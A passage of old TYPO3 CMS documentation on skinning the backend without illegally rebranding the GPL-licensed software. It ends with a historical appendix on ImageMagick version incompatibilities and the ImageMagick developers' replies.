In “TYPO3 Core API” you can find a section which documents the [API for TYPO3 skins](#). Use this section in conjunction with example extensions like “skin360”.

IMPORTANT: Skinning and copyrights

Skins make it possible to personalize TYPO3 for your own purposes. For instance you can insert a customers logo or your own companys logo and style. However it is very important that you do not go so far that you effectively rebrand TYPO3!

Rebranding TYPO3 is illegal (by default copyright and trademark laws, see [details here](#)). Rebranding means that you give the TYPO3 CMS “another name”, presumably to sell “your product” to a customer. So *never* try to brand TYPO3 as if it was your own product to which you have the copyright. Always make sure your custom is aware that they get TYPO3 which is free under the GPL license.

But how far can you go then? Well, with skinning you can actually change all graphics of the application, including the login screen logo and logo in the top left corner of the backend. As long as these logos do not give the impression that the CMS is something else than TYPO3 you can personalize these logos as much as you like. You can name them after the company to which you sell the solution so it feels personal for them. Or you could mix TYPO3s logo with your companys logo, stating something like “My Company proudly uses TYPO3 blablaba” or whatever.

The main reason why you can change these logos is that the official TYPO3 logo and name is included in the copyright notice of the login screen and “About Modules” screen. This notice must *never* be changed by you and must display “as is”. This is what ultimately identifies to the user that the underlying CMS is in fact TYPO3, not something else.

On this screenshot below you can see it in effect: The top logo (#1) could be the one of your company or customer, adding a personal touch to the login screen. In the bottom (#2) you will see the TYPO3 logo and product name in the copyright notice. This must not be changed.



Notice, that the bottom message (#2) is not something we have made up ourselves but required by the GPL license according to this part of the license:

```
...
If the program is interactive, make it output a short notice like this
when it starts in an interactive mode:

    Gnomovision version 69, Copyright (C) year name of author
    Gnomovision comes with ABSOLUTELY NO WARRANTY; for details type `show w'.
    This is free software, and you are welcome to redistribute it
    under certain conditions; type `show c' for details.
...
```

(The GPL license can be found in the file "GPL.txt" inside the TYPO3 source code)

Appendix

ImageMagick

Introduction

ImageMagick has been used since the dawn of times by TYPO3. What we didn't know back then is that ImageMagick would have a record of changing APIs all the time which has been a real pain in the behind for us during the years. Also certain features has been changed, some has been made significantly slower, some removed totally and some got a poorer quality in our opinion. All this has lead to the recommendation of using ImageMagick 4.2.9 - a 6 years old version.

Today, I'm personally using the latest 5.x version since faster computers has now compensated for the slowness of the features that made version 5 unacceptable at first. So TYPO3 does work and works well with 5+ versions of ImageMagick. I'm not sure version 6 is supported yet - some reports claims it has changed again...

The following pages contain old notes about the ImageMagick problems. They are preserved for historical reasons mostly.

Filesystem Locations (rpms):

NO LZW:

4.2.9: /usr/X11R6/bin/

LZW:

5.1.1: /usr/local/bin/

5.1.0, 5.2.0, 5.2.3: /usr/bin/

What is wrong with ImageMagick ver. 5+?

- "combine" creates a transparent entry in GIF-files (or makes an alphachannel) when overlaying images. Ver 4.2.9 doesn't. This creates the problem that the giffiles are often transparent in dark areas.
- "combine" interprets masks reversely to the norm. This means that any mask must be negated before rendering.

Compatibility:

<= 4.2.9:

- + NO-LZW problem
- Transparency BUG
- Mask negate

5-5.1.x:

- NO-LZW problem
- + Transparency BUG
- Mask negate

5.2.x:

- NO-LZW problem
- + Transparency BUG
- + Mask negate

+ Gaussian?

Version 5+ Seems to be very slow.

Version 5.2.3 in test had the following problems: Using such as -sharpen and -blur was very slow compared to 4.2.9. Blurring was maybe 2 or three times slower. -sharpen couldn't be used at all at values above like 10 or so (and I normally use 99). It resulted in operations never carried out.

Gaussian blurring didn't seem to work well. I succeeded in passing values of 15. There was an error if a passed "15x5" for example. High Gaussian blur values didn't make any difference.

Response from ImageMagick developers

Bob Friesenhahn <bfriesen@simple.dallas.tx.us>

```
> The greatest problem at this point is, that version 5+ seems to be
> very slow compared to ver4: Version 5.2.3 in test had the
```

> following problems: Using such as -sharpen and -blur was very slow
> compared to 4.2.9. Blurring was maybe 2 or three times slower.
> -sharpen couldn't be used at all at values above like 10 or so. It
> resulted in operations never carried out. Gaussian blurring didn't
> seem to work well. I succeeded in passing values of 15. There was
> an error if a passed "15x5" for example. High Gaussian blur values
> didn't make any difference. Now, can this be true?

Note that the form and range of the arguments has totally changed for
-sharpen and -blur since 4.2.9. I suspect that this may be related to
the problem you are seeing.
cristy@mystic.es.dupont.com

Version 5 has changed significantly from version 4. Version 4 had support
methods for the command line utilities. Version 5 has exported it's
API for others to use directly rather than relying on the command line
utilities. The good news is that the new API has stabelized and it is
unlikely you will see any changes to the API in the future (except for
additional API called, the existing API should not change except in
exeptional circumstances).

> problems: Using such as -sharpen and -blur was very slow compared to
> 4.2.9. Blurring was maybe 2 or three times slower. -sharpen couldn't be
> used at all at values above like 10 or so. It resulted in operations
> never carried out. Gaussian blurring didn't seem to work well. I
> succeeded in passing values of 15. There was an error if a passed
> "15x5" for example. High Gaussian blur values didn't make any
> difference. Now, can this be true?

Version 5 uses a more sophisticated sharpen/blur algorithm. The parameter
has changed as well. The best default value is just 0 which is an
auto sharpen/blur value.

> - "combine" creates a transparent entry in gif-files (or makes an
> alphachannel) when overlaying images. Ver 4.2.9 doesn't. This creates
> the problem that the giffiles are often transparent in dark areas. -

You can always get rid of transparency with the +matte option.

> "combine" interprets masks reversely to the norm. This means that any
> mask must be negated before rendering.

Opacity has reversed from version 4 to accomodate the SDL API.

> Please give me some insight in what I might do, why version 5 is so
> slow for these operations.

Version 5 may be slower in general because ImageMagick always shoots for
quality over speed.